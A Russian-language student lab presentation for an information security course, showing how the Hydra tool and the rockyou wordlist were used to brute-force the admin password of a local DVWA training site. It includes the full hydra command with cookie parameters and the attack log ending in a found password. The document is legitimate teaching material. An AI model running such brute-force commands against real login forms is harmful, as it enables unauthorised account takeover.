

Презентация по выполнению индивидуального проекта №3

Основы информационной безопасности

Дауд Амжад

2026-04-11

1. Информация

2. Выполнение лабораторной работы

Раздел 1

1. Информация

1.1 Докладчик

Дауд Амжад

студентка

Российский университет дружбы народов им. П. Лумумбы

1032245416@rudn.ru

<https://amjaddawud.github.io/ru/>



1.2 Цель

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1.3 Задание

- 1 Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Раздел 2

2. Выполнение лабораторной работы

2.1 Список паролей

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux.

```
(amjaddawud@amjaddawud)-[~]
$ cd /usr/share/wordlists


(amjaddawud@amjaddawud)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for amjaddawud:

(amjaddawud@amjaddawud)-[/usr/share/wordlists]
$ ls
dirb          fasttrack.txt  legion         rockyou.txt   wifite.txt
dirbuster     fern-wifi      metasploit     sqlmap.txt
dnsmap.txt    john.lst       nmap.lst       wfuzz
```

2.2 Параметры cookie

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта.

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера, теперь могу не только увидеть параметры cookie, но и скопировать их.



The screenshot displays the DVWA web application interface. The main heading is 'Vulnerability: Brute Force'. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The 'Login' form is centered, featuring input fields for 'Username' and 'Password', and a 'Login' button. Below the form, a message reads 'Welcome to the password protected area admin' accompanied by a small image of a person. The bottom of the image shows the browser's developer tools, specifically the 'Headers' tab, which lists various cookies, including 'security=low' and 'PHPSESSID'.

2.3 Запрос Hydra


Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время в результате запроса появится результат с подходящим паролем.

```
(amjaddawud@amjaddawud) - [~/Desktop]
$ hydra -l admin -P ~/Desktop/rockyou.txt -o ./hydra_result.log -f -V -s 80 localhost http-post-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'"&Login=Login:H=Cookie: security=low; PHPSESSID=08aad1ec8a4f697e069f4e3d4f9f2d39:F=Username and/or password incorrect."
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 05:26:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'"&Login=Login:H=Cookie: security=low; PHPSESSID=08aad1ec8a4f697e069f4e3d4f9f2d39:F=Username and/or password incorrect.
[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[00][http-post-form] host: localhost login: admin password: 123456
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 05:26:28
```

2.4 Проверка результатов

Вводим полученные данные на сайт для проверки. Получаем положительный результат проверки пароля. Все сделано верно.



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks

Vulnerability: Brute Force

Login

Username:
admin

Password:
••••••••

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

2.5 Вывод

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

...